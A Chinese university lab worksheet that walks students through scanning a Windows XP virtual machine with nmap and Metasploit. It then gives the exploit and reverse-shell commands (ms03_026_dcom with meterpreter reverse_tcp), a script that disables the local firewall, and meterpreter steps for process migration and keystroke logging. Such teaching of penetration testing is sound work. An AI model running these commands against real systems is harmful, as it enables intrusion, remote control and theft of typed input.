# 理解系统脆弱性和Metasploit渗透实践

## 使用

本文档以通关方式撰写，完成一关进入下一关，请将需要填写的内容写在空白处。

## 概述

这个练习用来帮助大家理解系统的脆弱性，并使用Metasploit实践一个案例，包括扫描网络并渗透计算机。

## 条件

请完成如下步骤：

1. 在计算机中安装Virtualbox或VMWare虚拟机软件；
2. 下载Kali Linux 64 Bit（也可以用其他版本）：<https://www.kali.org/downloads/>
3. 下载后的ISO文件为：kali-linux-2019.1a-amd64.iso
4. 请在虚拟机光盘中加载该ISO文件，并采用LIVE方式启动系统。

使用虚拟机，安装WinXP操作系统原始版本。该IP地址记为：虚拟机地址，假设改地址为10.108.18.165。

**GATE 1**

请在空白处用**不多于**100字描述Kali Linux：

**此处是空白处：**

Kali是基于Debian的Linux发行版操作系统，是BackTrack的升级换代产品，它拥有超过300个渗透测试工具，集成了600多种黑客工具，永久免费，看着软件上凶猛的图标，就很酷！

请查看Kali支持的工具列表：<https://tools.kali.org/tools-listing>，选取4个工具，用**不多于**100字对每个工具进行描述，共不超过400字，写在空白处。

**此处是空白处：**

Cewl:是一款采用Ruby开发的应用程序，可以给它的爬虫指定url地址和爬取深度，还可以添加额外的外部链接，同时会返回一系列字典文件，可以用到类似Johh the Ripper这样的密码破解工具中。

Javasnoop：是一个java应用程序安全测试工具，它允许用拦截的方法纂改数据并且hack运行在计算机上的java应用程序。它允许直接附加一个运行中的进程，类似于调试器，然后纂改方法调用、运行自定义代码或者监视在系统中发生了什么。

RouteSploit：是一款开源的漏洞检测、利用框架，主要针对的对象是路由器等嵌入式设备，如家用路由器或者交换机等。渗透的时候，首先根据目标设备的品牌选择对应的赛秒模块，用以发现漏洞，一旦漏洞识别，就可以根据提示使用对应的漏洞利用模块进行渗透攻击。

arachni是一款开源的非常好用的漏洞扫描工具。它是一个包含很多特性、模块化的、高性能的Ruby框架，目的是帮助渗透测试人员和管理者评估现代web应用程序的安全，它支持所有主流操作系统。

请将Kali Linux默认root用户密码写在空白处。

**此处是空白处：**


txx0920

时刻记得：**技术是一把双刃剑！**

**GATE 2**

以下实验将围绕一个目标计算机（IP地址是虚拟机地址，假设该地址是10.108.18.165）开展。请ping该主机，确认能从安装了metasploit的虚拟机访问到上述IP地址。

使用LIVE方式启动Kali Linux操作系统，通过界面启动metasploit工具。如下图：



**Part 1: 使用nmap**

nmap是一个端口扫描工具，可以探测计算机有哪些端口打开。

metasploit里面集成了一个nmap，使用下列命令扫描特定计算机：（在msfconsole里面运行）

db\_nmap -O -v -sV 10.108.18.165

其中：

-O: 启动对OS的探测

-sV: 探测打开的端口，并给出使用该端口的服务信息

-v: 回显信息

将命令输出拷贝到空白处。

**此处是空白处：**

[\*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-03 21:41 CST

[\*] Nmap: NSE: Loaded 45 scripts for scanning.

[\*] Nmap: Initiating ARP Ping Scan at 21:41

[\*] Nmap: Scanning 192.168.75.139 [1 port]

[\*] Nmap: Completed ARP Ping Scan at 21:41, 0.04s elapsed (1 total hosts)

[\*] Nmap: Initiating Parallel DNS resolution of 1 host. at 21:41

[\*] Nmap: Completed Parallel DNS resolution of 1 host. at 21:41, 0.01s elapsed

[\*] Nmap: Initiating SYN Stealth Scan at 21:41

[\*] Nmap: Scanning 192.168.75.139 [1000 ports]

[\*] Nmap: Discovered open port 135/tcp on 192.168.75.139

[\*] Nmap: Discovered open port 1025/tcp on 192.168.75.139

[\*] Nmap: Discovered open port 445/tcp on 192.168.75.139

[\*] Nmap: Discovered open port 139/tcp on 192.168.75.139

[\*] Nmap: Discovered open port 5000/tcp on 192.168.75.139

[\*] Nmap: Completed SYN Stealth Scan at 21:41, 0.08s elapsed (1000 total ports)

[\*] Nmap: Initiating Service scan at 21:41

[\*] Nmap: Scanning 5 services on 192.168.75.139

[\*] Nmap: Completed Service scan at 21:43, 128.75s elapsed (5 services on 1 host)

[\*] Nmap: Initiating OS detection (try #1) against 192.168.75.139

[\*] Nmap: Retrying OS detection (try #2) against 192.168.75.139

[\*] Nmap: WARNING: OS didn't match until try #2

[\*] Nmap: NSE: Script scanning 192.168.75.139.

[\*] Nmap: Initiating NSE at 21:43

[\*] Nmap: Completed NSE at 21:43, 0.01s elapsed

[\*] Nmap: Initiating NSE at 21:43

[\*] Nmap: Completed NSE at 21:43, 1.00s elapsed

[\*] Nmap: Nmap scan report for 192.168.75.139

[\*] Nmap: Host is up (0.0013s latency).

[\*] Nmap: Not shown: 995 closed ports

[\*] Nmap: PORT STATE SERVICE VERSION

[\*] Nmap: 135/tcp open msrpc Microsoft Windows RPC

[\*] Nmap: 139/tcp open netbios-ssn Microsoft Windows netbios-ssn

[\*] Nmap: 445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds

[\*] Nmap: 1025/tcp open msrpc Microsoft Windows RPC

[\*] Nmap: 5000/tcp open upnp?

[\*] Nmap: 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

[\*] Nmap: SF-Port5000-TCP:V=7.91%I=7%D=5/3%Time=608FFD8D%P=x86\_64-pc-linux-gnu%r(Gen

[\*] Nmap: SF:ericLines,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(GetRequest

[\*] Nmap: SF:,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(RTSPRequest,1C,"HTT

[\*] Nmap: SF:P/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(HTTPOptions,1C,"HTTP/1\.1\x

[\*] Nmap: SF:20400\x20Bad\x20Request\r\n\r\n")%r(FourOhFourRequest,1C,"HTTP/1\.1\x20

[\*] Nmap: SF:400\x20Bad\x20Request\r\n\r\n")%r(SIPOptions,1C,"HTTP/1\.1\x20400\x20Ba

[\*] Nmap: SF:d\x20Request\r\n\r\n");

[\*] Nmap: MAC Address: 00:0C:29:CB:03:32 (VMware)

[\*] Nmap: Device type: general purpose

[\*] Nmap: Running: Microsoft Windows 2000|XP|Me

[\*] Nmap: OS CPE: cpe:/o:microsoft:windows\_2000::- cpe:/o:microsoft:windows\_2000::sp2 cpe:/o:microsoft:windows\_2000::sp4 cpe:/o:microsoft:windows\_xp::- cpe:/o:microsoft:windows\_xp::sp1 cpe:/o:microsoft:windows\_me

[\*] Nmap: OS details: Microsoft Windows 2000 SP0/SP2/SP4 or Windows XP SP0/SP1, Microsoft Windows 2000 SP1, Microsoft Windows 2000 SP2, Microsoft Windows Millennium Edition (Me)

[\*] Nmap: Network Distance: 1 hop

[\*] Nmap: TCP Sequence Prediction: Difficulty=133 (Good luck!)

[\*] Nmap: IP ID Sequence Generation: Incremental

[\*] Nmap: Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows\_xp

[\*] Nmap: Read data files from: /usr/bin/../share/nmap


[\*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

[\*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 133.37 seconds

[\*] Nmap: Raw packets sent: 1033 (46.864KB) | Rcvd: 1033 (42.196KB)


输入 hosts 命令，将输出拷贝在空白处。

**此处是空白处：**



输入 services命令，将输出拷贝在空白处。

**此处是空白处：**



**GATE 3**

**Part 2: 进一步了解目标**

Gate2获得了一些目标机器信息，进一步的信息可以通过metasploit中auxiliary提供，执行如下命令，将结果拷贝在空白处。

msf > use auxiliary/scanner/smb/smb\_version


msf auxiliary(smb\_version) > set RHOSTS 10.108.18.165

RHOSTS => 10.108.18.165

msf auxiliary(smb\_version) > run


执行命令后，再运行hosts，观察结果与之前的有何不同，把结果拷贝在空白处。

**此处是空白处：**



再执行services命令，把结果拷贝在空白处。

**此处是空白处：**



可以通过 back 命令退出smb\_version auxiliary模式。

**GATE 4**

## Part 3: 漏洞利用（meterpreter）

在打开的Metasploit console中，输入下面命令：

info exploit/windows/dcerpc/ms03\_026\_dcom

仔细查看关于这个漏洞利用的说明

执行下面的命令：

use exploit/windows/dcerpc/ms03\_026\_dcom

set PAYLOAD windows/meterpreter/reverse\_tcp

set LHOST {你机器的IP地址}

set RHOST 10.108.18.165

show options

**[扩展内容开始]**

在进行下一步入侵操作之前，先了解一下以下内容：

在众多渗透失败的可能中，所在计算机的防火墙是个主要问题。防火墙默认限制了计算机的开放端口，会造成渗透失败。（防火墙指本机防火墙，非目标机防墙，即渗透本来成功，但反射回来的控制连接被自己的防火墙阻断）

**默认Kali Linux已经处理好防火墙，可以跳过该步骤。**

为了更好使用metasploit，如果采用其他系统，需要把本机防火墙关掉。这需要两个步骤：

第一：保存当前防火墙规则：

iptables-save > iptables.rules

第二，写一个脚本（用vi或任何编辑器），命名为fw.stop，内容如下：

echo "Stopping firewall and allowing everyone..."

iptables -F

iptables -X

iptables -t nat -F

iptables -t nat -X

iptables -t mangle -F

iptables -t mangle -X

iptables -P INPUT ACCEPT

iptables -P FORWARD ACCEPT

iptables -P OUTPUT ACCEPT

用下面命令执行上述脚本：

chmod +x fw.stop （给该文件赋予执行权限）

sudo ./fw.stop

此时，防火墙已经关闭。


**[扩展内容结束]**

回到之前的命令行窗口，在 metasploit中继续执行：

exploit

将输出拷贝到空白处，此时，应该看到与被渗透计算机建立通道的信息：

**此处是空白处：**



**GATE 5**

## Part 4: 系统留念

如果一切顺利，此时，你已经与被攻击计算机建立了一个连接。Metasploit中的提示符是meterpreter>

输入如下命令：

shell

看到输出了吗？**知道自己在那里吗？对！你已经在被渗透的windows计算机中了**。执行下面一些命令试试：

cd ..

cd ..

cd "BITSecurity2019"

dir > {你的名字和学号}.txt

这时，你将在被渗透计算机C:\BITSecurity2019目录中生成一个txt文件，文件名是你输入的名字和学号。

**如果你确认生成了这个文件，即完成本实验。**


执行exit命令可以退回到meterpreter>


来，截个屏幕，放在空白处。

screenshot

将截到的屏幕放在下面（拷贝图片文件到下方）

**此处是空白处：**





**GATE 6**

进一步分析，看看到底是那个程序被我们劫持了，从而使我们可以渗透到系统中。

在meterpreter>下执行getpid，得到当前渗透的进程id。

执行 ps浏览本渗透计算机中在运行的进程，把id对应进程写在空白处。

**此处是空白处：**

我们希望得到用户输入的键盘信息，怎么做？

查看刚刚在运行进程，找到explorer.exe的进程号。因为这个程序负责响应鼠标和键盘事件，我们希望进一步劫持这个进程。

原则上，只要我们突破了计算机的防线，是可以劫持任何程序的。我们使用下面命令实现对explorer.exe的劫持。

migrate {explorer.exe的pid}

成功后，启动键盘记录程序：

keyscan\_start

此时，如果被渗透电脑中有内容输入，比如，在记事本中输入一些字符，则被记录。执行以下命令获得输入的内容：

keyscan\_dump

退出键盘记录：

keyscan\_stop.

**GATE 7**

exit指令退出msfconsole。

在渗透成功后，可以使用很多指令，包括查看渗透计算机实时桌面等。更多功能请查阅相关资料进一步学习。

请大家仔细回顾整个渗透的过程，将过程精简整理为不多于200字，填写到空白处，并尝试在课余时间自建目标机器攻击。

**此处是空白处：**

黑客之旅已经开启，《网络信息安全》课程也接近尾声，如果你喜欢这个课程，记得点个赞！~